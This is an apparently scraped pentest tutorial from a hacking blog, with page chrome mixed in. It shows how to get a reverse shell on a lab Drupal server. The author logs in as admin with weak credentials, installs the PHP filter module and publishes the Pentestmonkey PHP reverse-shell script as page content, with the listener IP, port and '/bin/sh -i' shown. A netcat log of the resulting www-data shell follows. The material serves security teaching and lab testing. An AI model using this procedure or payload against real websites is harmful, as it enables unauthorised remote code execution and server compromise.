Hacking Articles

Raj Chandel's Blog

Drupal: Reverseshell

posted in WEBSITE HACKING on OCTOBER 31, 2019 by RAJ CHANDEL SHARE

In this post, you will learn how to test security loopholes in Drupal CMS for any critical vulnerability which can cause great damage to any website if found on any webserver. In this article, you will learn how a misconfigured web application can be easily exploited.

Remote Code Execution: Remote Code Evaluation is a vulnerability that occurs because of the unsafe handling of inputs by the server application or that can be exploited if user input is injected into a File or a String and executed by the programming language's parser or the user input is not sanitised properly in POST request and also when accepting query string param during GET requests.

Search

ENTER KEYWORD

Subscribe to Blog via Email

Email Address

SUBSCRIBE

Follow me on Twitter


Therefore a Remote Code Evaluation can lead to a full compromise of the vulnerable web application and also a web server.

Let’s Begin!!

So the drupal is accessible through a web browser by exploring the following URL:

```
http://192.168.10.117/drupal
```

And this opens the default home page, to access the dashboard you must-have credential for login.




Welcome to Hacking Articles

No front page content has been created yet.
Follow the User Guide to start building your site.

So, to access the user console, I used following creds.

```
Username:raj
Password:123
```



Home

Log in

Username *

raj

Enter your Hacking Articles username.

Password *

●●●

Enter the password that accompanies your username.


After accessing the admin console, it was time to exploit web application by injecting malicious content inside it. Directly writing malicious scripts as web content will not give us the reverse shell of the application but after spending some time, we concluded that it requires PHP module. We, therefore, move to install new module through ***Manage>Extend>List>Install new module***.

You can download the PHP package for Drupal from the URL below and upload the tar file to install the new module.

https://www.drupal.org/project/php

Categories

- BackTrack 5 Tutorials
- Cryptography & Stegnography
- CTF Challenges
- Cyber Forensics
- Database Hacking
- Footprinting
- Hacking Tools
- Kali Linux
- Nmap
- Others
- Penetration Testing
- Privilege Escalation
- Red Teaming
- Social Engineering Toolkit
- Trojans & Backdoors
- Website Hacking



https://www.drupal.org/project/php

This project is not covered by the security advisory policy.
Use at your own risk! It may have publicly disclosed vulnerabilities.

Downloads

8.x-1.0 released 16 June 2018
✓ Recommended by the project's maintainer.
⬇ tar.gz (15.88 KB) | zip (26.38 KB)


Development version: 8.x-1.x-dev updated 4 Aug 2018 at 18:58 UTC

To install php module upload the tar file that was downloaded.

- Window Password Hacking
- Wireless Hacking

Articles

Select Month



Back to site | Manage | Shortcuts | raj

Content | Structure | Appearance | Extend | Configuration

Install new module ☆

Home » Administration » Extend

You can find modules and themes on drupal.org. The following file extensions are su

Install from a URL

For example: *https://ftp.drupal.org/files/projects/name.tar.gz*

Or


Upload a module or theme archive to install

Browse... php-8.x-1.0.tar.gz

For example: *name.tar.gz* from your local computer

Install

So, when the installation is completed, we need to enable to the added module.



Hacking Articles

Update manager

✓ Installation was completed successfully.


php

- Installed *php* successfully

Next steps

- Install another module
- Enable newly added modules
- Administration pages

Again, move to **Manage > Extend >filters** and enable the checkbox for PHP filters.




▼ FILTERS

☑ PHP Filter ▸ Allows embedded PHP code/snippets to be evaluated. E

Now use the Pentest monkey PHP script, i.e. “reverse shell backdoor.php” to be injected as basic content. Don’t forget to add a “listening IP & port” to get a reversed connection. Continue to change the “text format to PHP” and enable the publishing checkbox. Keep the netcat listener ON in order to receive the incoming shell.

When everything is set accordingly, click the preview button and you'll get the reverse connection over the netcat.



available updates page for more information and to install your missing updates.

Title *

Body (Edit summary)

```
$VERSION = "1.0";
$ip = '192.168.10.128';  // CHANGE THIS
$port = 1234;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```


Text format: PHP code

About text formats

- You may post PHP code. You should include <?php ?> tags.

☑ Published

Hence, we got the reverse connection of the host machine.



```
192.168.10.117: inverse host lookup failed: Unknown host
connect to [192.168.10.128] from (UNKNOWN) [192.168.10.117] 33228
Linux ubuntu 4.18.0-15-generic #16~18.04.1-Ubuntu SMP Thu Feb 7 14:06:04 UTC 
9 x86_64 x86_64 x86_64 GNU/Linux
 02:30:52 up  4:32,  1 user,  load average: 0.03, 0.03, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
raj      :0       :0               21:59   ?xdm?   3:03   0.01s /usr/lib/gdm3
m-x-session --run-script env GNOME_SHELL_SESSION_MODE=ubuntu gnome-session --
sion=ubuntu
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ 
```

Author: Komal Singh is a Cyber Security Researcher and Technical Content Writer, she is completely enthusiastic pentester and Security Analyst at Ignite Technologies. Contact **Here**

Share this:

Like this:

Loading...

ABOUT THE AUTHOR

RAJ CHANDEL

Raj Chandel is a Skilled and Passionate IT Professional especially in IT-Hacking Industry. At present other than his name he can also be called as An Ethical Hacker, A Cyber Security Expert, A Penetration Tester. With years of quality Experience in IT and software industry

PREVIOUS POST

← HA: AVENGERS ARSENAL VULNHUB WALKTHROUGH

NEXT POST

HA RUDRA: VULNHUB WALKTHROUGH →

Leave a Reply

Your email address will not be published. Required fields are marked *

Comment

Name *

Email *

Website

□ Notify me of follow-up comments by email.

□ Notify me of new posts by email.

POST COMMENT